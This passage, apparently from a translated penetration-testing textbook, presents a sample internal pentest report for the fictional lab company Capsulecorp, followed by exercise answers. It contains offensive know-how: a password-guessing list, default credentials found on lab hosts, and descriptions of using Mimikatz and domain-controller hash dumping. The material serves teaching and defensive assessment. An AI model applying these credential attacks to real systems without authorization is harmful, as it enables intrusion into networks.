A Acme Consulting Services, LLC (ACS) foi contratada pela Capsulecorp, Inc. (CC) para conduzir um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna), tendo como alvo a sua infraestrutura corporativa de TI. O propósito desse procedimento de teste é avaliar a segurança do ambiente de rede interna da CC e determinar sua suscetibilidade a vetores de ataque de rede conhecidos. A ACS conduziu esse procedimento de teste na sede da CC, localizada no endereço Sesame Street, 123. As atividades do procedimento de teste tiveram início na segunda-feira, 18 de maio de 2020, e foram concluídas na sexta-feira, 22 de maio de 2020. Este documento representa um ponto no tempo e resume os resultados técnicos do procedimento, conforme observados pela ACS durante o período de testes.

Escopo do procedimento de teste

A CC forneceu a faixa de endereços IP a seguir. A ACS fez uma descoberta de hosts às cegas, e teve autorização da CC para considerar todos os hosts que pudessem ser identificados como pertencentes ao escopo.

Faixa de endereços IP	Domínio Active Directory
10.0.10.0/24	capsulecorp.local

Resumo das observações

Durante o procedimento de teste, a ACS identificou várias deficiências de segurança, as quais permitiram um comprometimento direto dos sistemas da CC no ambiente alvo. A ACS conseguiu se aproveitar da ausência de patches em sistemas operacionais, de credenciais default ou que puderam ser facilmente adivinhadas e de parâmetros de configuração de aplicações que não apresentavam segurança para comprometer sistemas de produção na rede corporativa da CC.

Além do mais, a ACS foi capaz de utilizar credenciais compartilhadas obtidas de sistemas comprometidos para acessar outros hosts da rede e, em última instância, conseguiu um acesso completo de nível de administrador no domínio

CAPSULECORP.local do Active Directory. Se um invasor de verdade, com más intenções, conseguisse esse nível de acesso à rede interna da CC, o impacto resultante nos negócios poderia ser catastrófico.

A ACS faz as seguintes recomendações para melhorar o nível geral de segurança do ambiente de rede interna da CC:

- melhorar os procedimentos de patching dos sistemas operacionais;
- aprimorar as políticas e procedimentos para deixar os sistemas mais robustos;
- garantir que os hosts e serviços utilizem senhas únicas e complexas;
- limitar o uso de credenciais compartilhadas.

Metodologia do procedimento de teste

A ACS utilizou uma metodologia de quatro fases, modelada com base no comportamento de ataques reais observados em ambientes corporativos modernos. A metodologia pressupõe que um invasor não tem nenhum conhecimento prévio do ambiente de rede e nenhum acesso além de poder conectar fisicamente um dispositivo na rede da CC. Essa metodologia simula um invasor externo que tenha conseguido entrar em um prédio com um falso pretexto, assim como um indivíduo interno, um cliente, um fornecedor ou um funcionário temporário mal-intencionado que tenha acesso físico aos escritórios corporativos da CC.

Coleta de informações

Começando com nada além de uma lista de faixas de endereços IP, a ACS fez varreduras para descoberta de hosts utilizando ferramentas open source disponíveis gratuitamente. O resultado das varreduras para descoberta é uma lista de alvos identificados com um endereço IP pertencente à faixa listada na seção “Escopo do procedimento de teste”.

Os alvos identificados foram então listados e, em seguida, técnicas padrões de scanning de portas de rede foram empregadas para identificar os serviços que estavam escutando a rede em cada host. Esses serviços de rede atuam como superfícies de ataque, podendo permitir um acesso não autorizado aos hosts caso alguma configuração sem segurança, um patch ausente ou um sistema de autenticação fraca seja identificado no serviço.

Cada serviço de rede individual identificado foi então analisado com mais detalhes para determinar a presença de pontos fracos, por exemplo, credenciais default ou que pudessem ser facilmente adivinhadas, ausência de atualizações de segurança e parâmetros de configuração inapropriados, os quais poderiam permitir um acesso ou um comprometimento.

Invasão com foco

Os pontos fracos identificados na fase anterior foram atacados de forma controlada, personalizada especificamente para minimizar qualquer distúrbio nos serviços do ambiente de produção. O foco da ACS nessa fase foi obter um acesso não destrutivo aos hosts alvos, portanto ataques de Denial of Service (Negação de Serviço) não foram utilizados durante o procedimento de teste.

Assim que um acesso a um host comprometido foi obtido, a ACS procurou identificar credenciais armazenadas em áreas sigilosas conhecidas, presentes nos sistemas operacionais corporativos. Essas áreas incluem documentos textuais individuais, arquivos de configuração de aplicações e até mesmo áreas de armazenagem de credenciais específicas de sistemas operacionais com pontos fracos inerentes, como os arquivos de hive de registro do Windows.

Pós-exploração de falhas e escalação de privilégios

As credenciais obtidas na fase anterior foram testadas em hosts que não estavam ainda acessíveis, em um esforço para conseguir um acesso adicional e, em última instância, ter a maior amplitude de alcance possível na rede. O objetivo dessa fase foi identificar usuários importantes, com acesso irrestrito à rede da CC, e personificar os níveis de acesso desses usuários a fim de demonstrar que um invasor poderia fazer o mesmo.

Cenários reais de violação frequentemente envolvem um esforço por parte do invasor em manter um método de reentrada confiável e persistente no ambiente de rede depois que os sistemas são acessados. A ACS simulou esse comportamento em alguns hosts comprometidos selecionados. A ACS acessou controladores de domínio Windows no ambiente de produção e obteve hashes de credenciais utilizando métodos não destrutivos para contornar os controles de segurança do banco de dados de armazenamento extensível ntds.dit.

Documentação e limpeza

Todas as ocorrências de um comprometimento foram registradas, e imagens de tela foram coletadas para servirem como evidências no relatório final do procedimento de teste. As atividades de limpeza após o procedimento de teste garantiram que os sistemas da CC fossem restaurados ao estado em que estavam antes do procedimento de teste com a ACS. Arquivos diversos, criados durante os testes, foram destruídos de forma segura. Quaisquer mudanças de configuração não destrutivas, efetuadas para facilitar um comprometimento, foram desfeitas. Nenhuma mudança de configuração destrutiva, a qual, de alguma forma, pudesse causar impacto no desempenho dos sistemas, foi feita.

Nos raros casos em que a ACS cria uma conta de usuário em um sistema comprometido, a empresa pode optar por desativá-la, em vez de removê-la.

Narrativa do ataque

A ACS iniciou o procedimento de teste sem nenhum conhecimento prévio além do que está listado na seção anterior sobre o escopo do procedimento. Além disso, a ACS não tinha nenhum acesso além da possibilidade de conectar um notebook em uma porta de dados não usada, em uma sala de reuniões desocupada nos escritórios da sede da CC.

A ACS conduziu a descoberta de hosts e de serviços utilizando o Nmap para determinar uma lista de possíveis alvos na rede e identificar suas superfícies de ataque em potencial, na forma de serviços que estavam escutando a rede, disponíveis a qualquer dispositivo conectado à rede. Os serviços de rede listados foram separados em listas de alvos específicas por protocolo, com base nas quais a ACS, então, fez tentativas de descoberta de vulnerabilidades. Foram feitos esforços para descobrir vetores de ataque LHF (Low Hanging Fruit, ou Fruto ao Alcance das Mãos), comumente usados por invasores reais durante violações em empresas modernas.

A ACS identificou três alvos suscetíveis a um comprometimento em virtude de patching insuficiente, credenciais fracas ou default e parâmetros de configuração de sistemas que não apresentavam segurança. Esses três alvos, tien.capsulecorp.local, gohan.capsulecorp.local e trunks.capsulecorp.local, foram comprometidos com ferramentas open source disponíveis gratuitamente.


Assim que o acesso a um alvo comprometido foi obtido, a ACS fez tentativas de utilizar credenciais obtidas do alvo para acessar outros hosts que compartilhassem as credenciais. Em última instância, com as credenciais compartilhadas, foi possível acessar o servidor raditz.capsulecorp.local, no qual havia uma conta de usuário com privilégios de administrador do domínio logada durante o período em que o procedimento de teste foi conduzido.

A ACS utilizou um software open source chamado Mimikatz, disponível gratuitamente, para extrair credenciais em formato texto simples, do usuário serveradmin@capsulecop.local na máquina raditz.capsulecorp.local. Com essa conta, foi trivial acessar o controlador de domínio goku.capsulecorp.local com privilégios irrestritos de administrador. Nesse ponto, a ACS obteve efetivamente um controle total do domínio CAPSULECORP.local no Active Directory.


Observações técnicas


As observações a seguir foram feitas durante a parte técnica do procedimento de teste.

Credenciais default encontradas no Apache Tomcat – Alto	
Observação	Foi constatada a presença de (1) servidor Apache Tomcat com uma senha default para a conta de administrador. Foi possível fazer uma autenticação na interface de gerenciamento web do Tomcat e controlar a aplicação utilizando

	um navegador web.
Impacto	Um invasor poderia implantar um arquivo WAR (Web Application Archive, ou Arquivo de Aplicação Web) personalizado para controlar o sistema operacional Windows subjacente ao servidor que está hospedando a aplicação Tomcat. No caso do ambiente CAPSULECORP.local, a aplicação Tomcat estava executando com privilégios de administrador no sistema operacional Windows subjacente. Isso significa que o invasor teria acesso irrestrito ao servidor.
Evidência	
Sistema afetado	10.0.10.203, trunks.capsulecorp.local
Recomendações	A CC deve alterar todas as senhas default e garantir que senhas fortes sejam obrigatórias para todas as contas de usuários com acesso ao servidor Apache Tomcat. A CC deve consultar sua política oficial de senhas definida pelas equipes internas de TI/segurança. Se uma política como essa não existir, a CC deve criar uma seguindo os padrões e as melhores práticas do mercado. Além disso, a CC deve considerar a necessidade da aplicação web Tomcat Manager. Se não for necessária para os negócios, a aplicação web Manager deve ser desativada por meio do arquivo de configuração do Tomcat. Referências adicionais: https://wiki.owasp.org/index.php/Securing_tomcat#Securing_Manager_WebApp


Credenciais default encontradas no Jenkins – Alto	
Observação	Foi constatada a presença de um (1) servidor Jenkins com uma senha default para a conta de administrador. Foi possível fazer uma autenticação na interface de gerenciamento web do Jenkins e controlar a aplicação utilizando um navegador web.
Impacto	Um invasor poderia executar um código Groovy Script arbitrário para assumir o controle do sistema operacional Windows subjacente ao servidor que está hospedando a aplicação Jenkins. No caso do ambiente CAPSULECORP.local, a aplicação Jenkins estava executando com privilégios de administrador no sistema operacional Windows subjacente. Isso significa que o invasor teria acesso irrestrito ao servidor.
Evidência	

	
Sistema afetado	10.0.10.203, vegeta.capsulecorp.local
Recomendações	A CC deve alterar todas as senhas default e garantir que senhas fortes sejam obrigatórias para todas as contas de usuários com acesso à aplicação Jenkins. A CC deve consultar sua política oficial de senhas definida pelas equipes internas de TI/segurança. Se uma política como essa não existir, a CC deve criar uma seguindo os padrões e as melhores práticas do mercado. Além disso, a CC deve investigar a necessidade do console Jenkins Script para os negócios. Se não houver uma necessidade desse tipo, o console Script deve ser desativado, eliminado a possibilidade de executar um Groovy Script arbitrário na interface do Jenkins.

Credenciais default encontradas no banco de dados Microsoft SQL – Alto	
Observação	Foi constatada a presença de um (1) servidor de banco de dados Microsoft SQL com uma senha default para a conta embutida (built-in) de administrador sa. Foi possível fazer uma autenticação no servidor de banco de dados com privilégios de administrador.
Impacto	Um invasor poderia acessar o servidor do banco de dados e criar, ler, atualizar ou apagar registros confidenciais do banco de dados. Além disso, o invasor poderia utilizar um procedimento armazenado (stored procedure) embutido para executar comandos do sistema operacional no servidor Windows subjacente, que hospeda o banco de dados Microsoft SQL. No caso do ambiente CAPSULECORP.local, o banco de dados MSSQL estava executando com privilégios de administrador no sistema operacional Windows subjacente. Isso significa que o invasor teria acesso irrestrito ao servidor.
Evidência	
Sistema afetado	10.0.10.201, gohan.capsulecorp.local
Recomendações	A CC deve garantir que senhas fortes e complexas sejam obrigatórias em todas as contas de usuários com acesso ao servidor do banco de dados. Além disso, o servidor de banco de dados deve ser reconfigurado para executar no contexto de uma conta de usuário menos privilegiada, sem acesso de administrador. A CC também deve consultar a documentação “Securing SQL Server” (Protegendo o servidor SQL) da Microsoft e garantir que todas as melhores práticas de segurança sejam adotadas. **Referências adicionais** https://docs.microsoft.com/en-us/sql/relational-

	databases/security/securing-sql-server

Atualização de segurança MS17-010 da Microsoft ausente – Alto	
Observação	Foi constatado que um (1) servidor Windows não apresentava uma atualização de segurança crítica da Microsoft. O MS17-10, cujo codinome é Eternal Blue, estava ausente no host afetado. A ACS foi capaz de utilizar um código de exploit open source, disponível publicamente, para comprometer o host afetado e assumir o controle do sistema operacional.
Impacto	Um invasor poderia facilmente explorar esse problema e ter acesso de nível de sistema na máquina alvo. Com esse acesso, o invasor poderia alterar, copiar ou destruir informações confidenciais no sistema operacional subjacente.
Evidência	
Sistema afetado	10.0.10.208 – tien.capsulecorp.local
Recomendações	A CC deve investigar por que esse patch de 2017 está ausente no host afetado. Além do mais, a CC deve garantir que todos os sistemas corporativos estejam devidamente atualizados com os patches e atualizações de segurança mais recentes. A CC deve testar as atualizações de segurança inicialmente em uma área de staging anterior à produção, garantindo que todas as funcionalidades essenciais aos negócios estejam funcionando com a devida capacidade, e então aplicar as atualizações aos sistemas de produção.

Credenciais de contas de administrador local compartilhadas – Médio	
Observação	Foi constatado que dois (2) sistemas tinham a mesma senha para a conta de administrador local.
Impacto	Um invasor que consiga ter acesso a um desses sistemas poderia facilmente acessar o outro por causa das credenciais compartilhadas. No caso do ambiente CAPSULECORP.local, a ACS, em última instância, conseguiu utilizar o acesso a um desses dois sistemas para obter um controle total do domínio CAPSULECORP.local no Active Directory.
Evidência	
Sistemas afetados	10.0.10.208 – tien.capsulecorp.local 10.0.10.207 – raditz.capsulecorp.local
Recomendações	A CC deve garantir que as senhas não sejam compartilhadas entre várias contas de usuários ou máquinas.

Apêndice 1: Definições de níveis de gravidade

As definições a seguir de níveis de gravidade se aplicam às descobertas listadas na seção “Observações técnicas”.

Crítico

Uma descoberta de nível de gravidade *crítico* representa uma ameaça direta às operações dos negócios. Um ataque bem-sucedido à empresa utilizando uma descoberta com nível de gravidade crítico teria um impacto potencialmente catastrófico na capacidade da empresa de operar normalmente.

Alto

Uma descoberta de nível de gravidade *alto* permite um comprometimento direto de um sistema ou aplicação. Um comprometimento direto implica que uma área que estaria restrita

no escopo do ambiente poderia ser diretamente acessada e utilizada para alterar sistemas ou dados confidenciais.

Médio

Uma descoberta de nível de gravidade *médio* poderia resultar em um comprometimento direto de um sistema ou aplicação. Para utilizar uma descoberta de nível médio, um invasor precisaria ter uma informação ou acesso adicionais, ou talvez fazer outra descoberta de nível médio para comprometer totalmente um sistema ou aplicação.

Baixo

Uma descoberta de nível de gravidade *baixo* está mais para uma deficiência quanto a uma melhor prática, em vez de ser um risco direto a sistemas ou informações. Por si só, uma descoberta de nível baixo não ofereceria aos invasores um meio para comprometer alvos, mas poderia fornecer informações que seriam úteis em outro ataque.

Apêndice 2: Hosts e serviços

Os hosts, portas e serviços a seguir foram identificados durante o procedimento de teste.

Endereço IP	Porta	Protocolo	Serviço de rede
10.0.10.1	53	domain	Genérico
10.0.10.1	80	http	
10.0.10.125	80	http	
10.0.10.138	80	http	
10.0.10.151	57143		
10.0.10.188	22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2
10.0.10.188	80	http	Apache httpd 2.4.29 (Ubuntu)
10.0.10.200	5357	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP

Endereço IP	Porta	Protocolo	Serviço de rede
10.0.10.200	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.200	9389	mc-nmf	.NET Message Framing
10.0.10.200	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.200	88	kerberos-sec	Microsoft Windows Kerberos server time: 5/21/19 19:57:49Z
10.0.10.200	135	msrpc	Microsoft Windows RPC
10.0.10.200	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.200	389	ldap	Microsoft Windows Active Directory LDAP Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200	593	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.200	3268	ldap	Microsoft Windows Active Directory LDAP Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200	49666	msrpc	Microsoft Windows RPC
10.0.10.200	49667	msrpc	Microsoft Windows RPC
10.0.10.200	49673	ncacn_http	Microsoft Windows RPC
10.0.10.200	49674	msrpc	Microsoft Windows RPC
10.0.10.200	49676	msrpc	Microsoft Windows RPC
10.0.10.200	49689	msrpc	Microsoft Windows RPC
10.0.10.200	49733	msrpc	Microsoft Windows RPC
10.0.10.200	53	domain	
10.0.10.200	445	microsoft-ds	
10.0.10.200	464	kpasswd5	
10.0.10.200	636	tcpwrapped	
10.0.10.200	3269	tcpwrapped	
10.0.10.201	80	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.201	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.201	47001	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.201	1433	ms-sql-s	Microsoft SQL Server 2014 12.00.6024.00; SP3

Endereço IP	Porta	Protocolo	Serviço de rede
10.0.10.201	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.201	135	msrpc	Microsoft Windows RPC
10.0.10.201	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.201	445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.201	49664	msrpc	Microsoft Windows RPC
10.0.10.201	49665	msrpc	Microsoft Windows RPC
10.0.10.201	49666	msrpc	Microsoft Windows RPC
10.0.10.201	49669	msrpc	Microsoft Windows RPC
10.0.10.201	49697	msrpc	Microsoft Windows RPC
10.0.10.201	49700	msrpc	Microsoft Windows RPC
10.0.10.201	49720	msrpc	Microsoft Windows RPC
10.0.10.201	53532	msrpc	Microsoft Windows RPC
10.0.10.201	2383	ms-olap4	
10.0.10.202	8080	http	Jetty 9.4.z-SNAPSHOT
10.0.10.202	443	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.202	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.202	80	http	Microsoft IIS httpd 8.5
10.0.10.202	135	msrpc	Microsoft Windows RPC
10.0.10.202	445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.202	49154	msrpc	Microsoft Windows RPC
10.0.10.202	3389	ms-wbt-server	
10.0.10.203	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.203	47001	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.203	80	http	Apache httpd 2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203	443	http	Apache httpd 2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203	8009	ajp13	Apache Jserv Protocol v1.3
10.0.10.203	8080	http	Apache Tomcat/Coyote JSP engine 1.1

Endereço IP	Porta	Protocolo	Serviço de rede
10.0.10.203	3306	mysql	MariaDB unauthorized
10.0.10.203	135	msrpc	Microsoft Windows RPC
10.0.10.203	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.203	445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.203	3389	ms-wbt-server	
10.0.10.203	49152	msrpc	Microsoft Windows RPC
10.0.10.203	49153	msrpc	Microsoft Windows RPC
10.0.10.203	49154	msrpc	Microsoft Windows RPC
10.0.10.203	49155	msrpc	Microsoft Windows RPC
10.0.10.203	49156	msrpc	Microsoft Windows RPC
10.0.10.203	49157	msrpc	Microsoft Windows RPC
10.0.10.203	49158	msrpc	Microsoft Windows RPC
10.0.10.203	49172	msrpc	Microsoft Windows RPC
10.0.10.204	22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2
10.0.10.205	135	msrpc	Microsoft
10.0.10.205	139	netbios-ssn	Microsoft
10.0.10.205	445	microsoft-ds	
10.0.10.205	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.205	5040	unknown	
10.0.10.205	5800	vnc-http	TightVNC user: workstation01k; VNC TCP port: 5900
10.0.10.205	5900	vnc	VNC protocol 3.8
10.0.10.205	49667	msrpc	Microsoft Windows RPC
10.0.10.206	135	msrpc	Microsoft Windows RPC
10.0.10.206	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.206	445	microsoft-ds	
10.0.10.206	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.206	5040	unknown	

Endereço IP	Porta	Protocolo	Serviço de rede
10.0.10.206	5800	vnc-http	Ultr@VNC Name workstation02y; resolution: 1024x800; VNC TCP port: 5900
10.0.10.206	5900	vnc	VNC protocol 3.8
10.0.10.206	49668	msrpc	Microsoft Windows RPC
10.0.10.207	25	smtp	Microsoft Exchange smtpd
10.0.10.207	80	http	Microsoft IIS httpd 10
10.0.10.207	135	msrpc	Microsoft Windows RPC
10.0.10.207	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.207	443	http	Microsoft IIS httpd 10
10.0.10.207	445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.207	587	smtp	Microsoft Exchange smtpd
10.0.10.207	593	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	808	ccproxy-http	
10.0.10.207	1801	msmq	
10.0.10.207	2103	msrpc	Microsoft Windows RPC
10.0.10.207	2105	msrpc	Microsoft Windows RPC
10.0.10.207	2107	msrpc	Microsoft Windows RPC
10.0.10.207	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.207	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.207	6001	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6002	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6004	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6037	msrpc	Microsoft Windows RPC
10.0.10.207	6051	msrpc	Microsoft Windows RPC
10.0.10.207	6052	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6080	msrpc	Microsoft Windows RPC
10.0.10.207	6082	msrpc	Microsoft Windows RPC
10.0.10.207	6085	msrpc	Microsoft Windows RPC
10.0.10.207	6103	msrpc	Microsoft Windows RPC
10.0.10.207	6104	msrpc	Microsoft Windows RPC

Endereço IP	Porta	Protocolo	Serviço de rede
10.0.10.207	6105	msrpc	Microsoft Windows RPC
10.0.10.207	6112	msrpc	Microsoft Windows RPC
10.0.10.207	6113	msrpc	Microsoft Windows RPC
10.0.10.207	6135	msrpc	Microsoft Windows RPC
10.0.10.207	6141	msrpc	Microsoft Windows RPC
10.0.10.207	6143	msrpc	Microsoft Windows RPC
10.0.10.207	6146	msrpc	Microsoft Windows RPC
10.0.10.207	6161	msrpc	Microsoft Windows RPC
10.0.10.207	6400	msrpc	Microsoft Windows RPC
10.0.10.207	6401	msrpc	Microsoft Windows RPC
10.0.10.207	6402	msrpc	Microsoft Windows RPC
10.0.10.207	6403	msrpc	Microsoft Windows RPC
10.0.10.207	6404	msrpc	Microsoft Windows RPC
10.0.10.207	6405	msrpc	Microsoft Windows RPC
10.0.10.207	6406	msrpc	Microsoft Windows RPC
10.0.10.207	47001	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.207	64327	msexchange-logcopier	Microsoft Exchange 2010 log copier

Apêndice 3: Lista de ferramentas

As ferramentas a seguir foram usadas no procedimento de teste:

- Metasploit framework – https://github.com/rapid7/metasploit-framework
- Nmap – https://nmap.org
- CrackMapExec – https://github.com/byt3bl33d3r/CrackMapExec
- John the Ripper – https://www.openwall.com/john
- Impacket – https://github.com/SecureAuthCorp/impacket
- Parsenmap – https://github.com/R3dy/parsenmap
- Ubuntu Linux – https://ubuntu.com
- Exploit-DB – https://www.exploit-db.com
- Mssql-cli – https://github.com/dbcli/mssql-cli

- Creddump – https://github.com/moyix/creddump
- Mimikatz – https://github.com/gentilkiwi/mimikatz

Apêndice 4: Referências adicionais

As referências a seguir dizem respeito a diretrizes e melhores práticas de segurança relacionadas aos serviços de rede observados no ambiente da Capsulesorp:

- Apache Tomcat
  - http://tomcat.apache.org/tomcat-9.0-doc/security-howto.html
  - https://wiki.owasp.org/index.php/Securing_tomcat
- Jenkins
  - https://www.jenkins.io/doc/book/system-administration/security/
  - https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password
- Microsoft SQL Server
  - https://docs.microsoft.com/en-us/sql/relational-databases/security/securing-sql-server
- Active Directory
  - https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory
- Ubuntu Linux
  - https://ubuntu.com/security

APÊNDICE E

Respostas dos exercícios

Exercício 2.1: Identificando os alvos de seu procedimento de teste

Esse exercício não tem necessariamente uma resposta correta. Contudo, o resultado após tê-lo concluído deve ser uma lista de endereços IP pertencentes ao escopo de suas faixas de endereços IP, que tenham respondido às suas sondagens de descoberta de hosts. Esses endereços IP devem estar em um arquivo chamado targets.txt em seu diretório hosts. Se você estiver executando seu procedimento de teste no ambiente Capsulecorp Pentest, deverá ter os seguintes endereços IP em seu arquivo targets.txt:

```
172.28.128.100
172.28.128.101
172.28.128.102
172.28.128.103
172.28.128.104
172.28.128.105
```

Sua árvore de diretórios deve ter o seguinte aspecto:

```
.
capsulecorp
    discovery
      hosts
        targets.txt
      ranges.txt
      services
    documentation
      logs
      screenshots
    focused-penetration
```

```
8 directories, 2 files
```

Exercício 3.1: Criando listas de alvos específicas por protocolo

Após efetuar uma descoberta de serviços com base em seu arquivo targets.txt, você deverá ser capaz de gerar uma lista contendo todos os serviços à escuta da rede nesses hosts. Se estiver fazendo isso em uma rede corporativa de verdade, com milhares de endereços IP, espere ver mais de dezenas de milhares de serviços individuais. É por isso que utilizar o script parsenmap.rb para criar um arquivo CSV a ser importado em um programa de planilha é realmente uma boa ideia.

No caso da rede Capsulecorp Pentest, isso não é necessário, pois há somente algumas dúzias de serviços escutando a rede. Utilize o grep para encontrar todos os servidores HTTP e, em seguida, coloque seus endereços IP em um arquivo chamado web.txt. Encontre todos os servidores Microsoft SQL e coloque-os em um arquivo chamado mssql.txt. Faça isso para todos os serviços que observar. Se estiver usando o ambiente Capsulecorp Pentest, você deverá ter agora uma árvore semelhante a esta:

```
.
capsulecorp
    discovery
      hosts
        mssql.txt
        targets.txt
        web.txt
        windows.txt
      ranges.txt
      services
         all-ports.csv
         full-sweep.xml
    documentation
      logs
      screenshots
    focused-penetration

8 directories, 7 files
```

Para ver uma saída completa do arquivo full-sweep.xml, consulte a Listagem 3.11 no Capítulo 3.

Exercício 4.1: Identificando patches ausentes

O resultado desse exercício variará conforme o seu ambiente alvo. Se estiver usando o ambiente Capsulecorp Pentest, você descobrirá que o patch MS17-010 está ausente no sistema tien.capsulecorp.local.

Exercício 4.2: Criando uma lista de senhas específicas para um cliente

A seguir, apresentamos um exemplo de como seria uma lista de senhas específicas para um cliente como a Capsulecorp. Conforme podemos ver, a palavra *Capsulecorp* poderia ser substituída por *EmpresaXYZ* ou pelo nome da empresa para a qual você está conduzindo um pentest.

Listagem E.1 Lista de senhas para a Capsulecorp

```
~$ vim passwords.txt
1
2 admin
3 root
4 guest
5 sa
6 changeme
7 password ❶
8 password1
9 password!
10 password1!
11 password2019
12 password2019!
13 Password
14 Password1
15 Password!
16 Password1!
17 Password2019
18 Password2019!
19 capsulecorp ❷
```

```
20 capsulecorp1
21 capsulecorp!
22 capsulecorp1!
23 capsulecorp2019
24 capsulecorp2019!
25 Capsulecorp
26 Capsulecorp1
27 Capsulecorp!
28 Capsulecorp1!
29 Capsulecorp2019
30 Capsulecorp2019!
~
NORMAL > ./passwords.txt >  < text <  3% <  1:1
```

Exercício 4.3: Descobrindo senhas fracas

O resultado desse exercício será profundamente influenciado por sua descoberta de serviços. Se sua rede alvo não tiver nenhum serviço escutando a rede, então é improvável que você vá descobrir alguma senha fraca. Apesar disso, você foi contratado para conduzir um pentest de rede, portanto é provável que haja muitos serviços de rede que possam ser alvos de uma adivinhação de senhas. Se estiver atacando o ambiente Capsulecorp Pentest, deverá descobrir o seguinte:

- credenciais sa:Password1 para o MSSQL em gohan.capsulecorp.local;
- credenciais Administrator:Password1! para o Windows em vegeta.capsulecorp.local;
- credenciais *admin*:*admin* para o Apache Tomcat em trunks.capsulecorp.local.

Exercício 5.1: Implantando um arquivo WAR malicioso

Se você conseguiu comprometer o servidor trunks.capsulecorp.local com sucesso, será capaz de listar facilmente o conteúdo de C:\. Se fizer isso, verá algo semelhante àquilo que mostra a Figura E.1. Se abrir o arquivo flag.txt, verá o seguinte:

wvyo9zdZskXJhOfqYejWB8ERmgIUHrpC

